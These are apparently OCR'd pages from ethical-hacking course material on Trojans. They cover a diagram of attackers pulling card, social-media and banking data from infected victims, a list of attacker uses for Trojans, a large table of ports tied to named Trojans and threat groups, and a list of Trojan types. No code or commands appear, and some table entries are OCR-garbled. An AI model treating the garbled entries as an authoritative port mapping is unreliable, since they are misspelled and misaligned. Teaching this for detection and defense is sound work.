


Send me credit card details
Here is my credit card number and expire date
Victim in Chicago infected with Trojan
Send me Facebook account information
Here is my Facebook login and profile
Victim in London infected with Trojan
Attacker
Send me e-banking login info
Here is my bank ATM and pincode
Victim in Paris infected with Trojan

Figure 7.2: Diagram showing how the attacker extracts information from the victim system



How Hackers Use Trojans

- **Delete** or replace critical **operating system files**
- Generate fake traffic to **create DoS attacks**
- Record screenshots, audio, and video of victim's PC
- Use victim's PC for spamming and **blasting email messages**
- Download spyware, adware, and malicious files
- **Disable firewalls** and antivirus
- **Create backdoors** to gain remote access
- Infect victim's PC as a proxy server for **relaying attacks**
- Use the victim's PC as a **botnet** to perform DDoS attacks
- Steal personal information such as passwords, security codes, and credit card information
- **Encrypt the data** and lock out the victim from accessing the machine


How Hackers Use Trojans

Attackers create malicious programs such as Trojans for the following purposes:

- Delete or replace OS's critical files
- Generate fake traffic to perform DoS attacks
- Record screenshots, audio, and video of victim's PC
- Use victim's PC for spamming and blasting email messages
- Download spyware, adware, and malicious files
- Disable firewalls and antivirus
- Create backdoors to gain remote access
- Infect the victim's PC as a proxy server for relaying attacks
- Use the victim's PC as a botnet to perform DDoS attacks
- Steal sensitive information such as:
  - Credit card information, which is useful for domain registration as well as for shopping using keyloggers
  - Account data such as email passwords, dial-up passwords, and web service passwords
  - Important company projects, including presentations and work-related papers
- Encrypt the victim's machine and prevent the victim from accessing the machine
- Use the target system as follows:

  - To store archives of illegal materials, such as child pornography. The target continues using his/her system without realizing that attackers are using it for illegal activities
  - As an FTP server for pirated software

- Script kiddies may just want to have fun with the target system; an attacker could plant a Trojan in the system just to make the system act strangely (e.g., the CD\DVD tray opens and closes frequently, the mouse functions improperly, etc.)
- The attacker might use a compromised system for other illegal purposes such that the target would be held responsible if these illegal activities are discovered by the authorities



Common Ports used by Trojans

Port	Trojan	Port	Trojan	Port	Trojan
20/22/80/443	Emotet	1807	SpySender	8080	Zeus, Shamoon
21	Blade Runner, DarkFTP	1863	XtremeRAT	8787 / 54321	BackOfrice 2000
22	SSH RAT, Linux Rabbit	2140/3150/6670-71	Deep Throat	10048	Delf
23	EliteWrap	5000	SpyGate RAT, Punisher RAT	10100	Gift
68	Mspy	5400-02	Blade Runner	11000	Senna Spy
80	Ismdoor, Poison Ivy, POWERSTATS	6666	KilerRat, Houdini RAT	11223	Progenic Trojan
443	Cardinal RAT, gh0st RAT, TrickBot	6667/12349	Bionet, Magic Hound	12223	Hack´99 KeyLogger
445	WannaCry, Petya	6969	GateCrasher, Priority	23456	Evil FTP, Ugly FTP
1177	njRAT	7000	Remote Grab	31337-38	Back Orifice/ Back Orifice 1.20/ Deep BO
1604	DarkComet RAT, Pandora RAT	7789	ICKiller	65000	Devil

Common Ports used by Trojans

Ports represent the entry and exit points of data traffic. There are two types of ports: hardware ports and software ports. Ports within the OS are software ports, and they are usually entry and exit points for application traffic (e.g., port 25 is associated with SMTP for e-mail routing between mail servers). Many existing ports are application-specific or process-specific. Various Trojans use some of these ports to infect target systems.

Users need a basic understanding of the state of an "active connection” and ports commonly used by Trojans to determine whether a system has been compromised.

Among the various states, the “listening” state is the important one in this context. The system generates this state when it listens for a port number while waiting to connect to another system. Whenever a system reboots, Trojans move to the listening state; some use more than one port: one for "listening" and the other(s) for data transfer. Common ports used by different Trojans are listed in the table below.


Port	Trojan	Port	Trojan
2	Death	5001/50505	Sockets de Troie
20/22/80/443	Emotet	5321	FireHotcker
21/3024/4092/5742	WinCrash	5400-02	Blade Runner/Blade Runner 0.80 Alpha
21	Blade Runner, Doly Trojan, Fore, Invisible FTP, WebEx, WinCrash, DarkFTP	5569	Robo-Hack

22	Shaft, SSH RAT, Linux Rabbit	6267	GW Girl
23	Tiny Telnet Server, EliteWrap	6400	Thing
25	Antigen, Email Password Sender, Terminator, WinPC, WinSpy, Haebu Coceda, Shtrilitz Stealth, Terminator, Kuang2 0.17A-0.30, Jesrto, Lazarus Group, Mis-Type, Night Dragon	6666	KilerRat, Houdini RAT
26	BadPatch	6667/12349	Bionet, Magic Hound
31/456	Hackers Paradise	6670-71	DeepThroat
53	Denis, Ebury, FIN7, Lazarus Group, RedLeaves, Threat Group-3390, Tropic Trooper	6969	GateCrasher, Priority
68	Mspy	7000	Remote Grab
80	Necurs, NetWire, Ismdoor, Poison Ivy, Executer, Codered, APT 18, APT 19, APT 32, BBSRAT, Calisto, Carbanak, Carbon, Comnie, Empire, FIN7, InvisiMole, Lazarus Group, MirageFox, Mis-Type, Misdat, Mivast, MoonWind, Night Dragon, POWERSTATS, RedLeaves, S-Type, Threat Group-3390, UBoatRAT	7300-08	NetMonitor
113	Shiver	7300/31338/31339	Net Spy
139	Nuker, Dragonfly 2.0	7597	Qaz
421	TCP Wrappers Trojan	7626	Gdoor
443	ADVSTORESHELL , APT 29, APT 3, APT 33, AuditCred, BADCALL, BBSRAT, Bisonal, Briba, Carbanak, Cardinal RAT, Comnie, Derusbi, ELMER, Empire, FELIXROOT, FIN7, FIN8 , gh0st RAT, HARDRAIN, Hi-Zor, HOPLIGHT, KEYMARBLE, Lazarus Group, LOWBALL, Mis-Type, Misdat, MoonWind, Naid, Nidiran, Pasam, PlugX, PowerDuke, POWERTON, Proxysvc, RATANKBA, RedLeaves, S-Type, TEMP.Veles , Threat Group-3390, TrickBot, Tropic Trooper, TYPEFRAME, UBoatRAT	7777	GodMsg

445	WannaCry, Petya, Dragonfly 2.0	7789	ICKiller
456	Hackers Paradise	8000	BADCALL, Comnie, Volgmer
555	Ini-Killer, Phase Zero, Stealth Spy	8012	Ptakks
666	Satanz Backdoor, Ripper	8080	Zeus, APT 37, Comnie, EvilGrab, FELIXROOT, FIN7, HTTPBrowser, Lazarus Group, Magic Hound, OceanSalt, S-Type, Shamoon, TYPEFRAME, Volgmer
1001	Silencer, WebEx	8443	FELIXROOT, Nidiran, TYPEFRAME
1011	Doly Trojan	8787/54321	BackOfrice 2000
1026/ 64666	RSM	9989	iNi-Killer
1095-98	RAT	10048	Delf
1170	Psyber Stream Server, Voice	10100	Gift
1177	njRAT	10607	Coma 1.0.9
1234	Ultors Trojan	11000	Senna Spy
1234/ 12345	Valvo line	11223	Progenic Trojan
1243	SubSeven 1.0 – 1.8	12223	Hack´99 KeyLogger
1243/6711 /6776/273 74	Sub Seven	12345-46	GabanBus, NetBus
1245	VooDoo Doll	12361, 12362	Whack-a-mole
1777	Java RAT, Agent.BTZ/ComRat, Adwind RAT	16969	Priority
1349	Back Office DLL	20001	Millennium
1492	FTP99CMP	20034/1120	NetBus 2.0, Beta-NetBus 2.01
1433	Misdat	21544	GirlFriend 1.0, Beta-1.35

1600	Shivka-Burka	22222/ 33333	Prosiak
1604	DarkComet RAT, Pandora RAT, HellSpy RAT	22222	Rux
1807	SpySender	23432	Asylum
1863	XtremeRAT	23456	Evil FTP, Ugly FTP
1981	Shockrave	25685	Moon Pie
1999	BackDoor 1.00-1.03	26274	Delta
2001	Trojan Cow	30100-02	NetSphere 1.27a
2115	Bugs	31337-38	Back Orifice/ Back Orifice 1.20 /Deep BO
2140	The Invasor	31338	DeepBO
2140/3150	DeepThroat	31339	NetSpy DK
2155	Illusion Mailer, Nirvana	31666	BOWhack
2801	Phineas Phucker	34324	BigGluck, TN
3129	Masters Paradise	40412	The Spy
3131	SubSari	40421-26	Masters Paradise
3150	The Invasor	47262	Delta
3389	RDP	50766	Fore
3700/9872-9875/10067/10167	Portal of Doom	53001	Remote Windows Shutdown
4000	RA	54321	SchoolBus .69-1.11 /
4567	File Nail 1	61466	Telecommando
4590	ICQTrojan	65000	Devil
5000	Bubbel, SpyGate RAT, Punisher RAT		

Table 7.1: Trojans and corresponding port of attack



Types of Trojans

- Trojans are **categories according to their functioning and targets**
- Some of the example includes:

1. **Remote Access Trojans**
2. **Backdoor Trojans**
3. **Botnet Trojans**
4. **Rootkit Trojans**
5. **E-Banking Trojans**
6. **Point-of-Sale Trojans**
7. **Defacement Trojans**
8. **Service Protocol Trojans**
9. **Mobile Trojans**
10. **IoT Trojans**
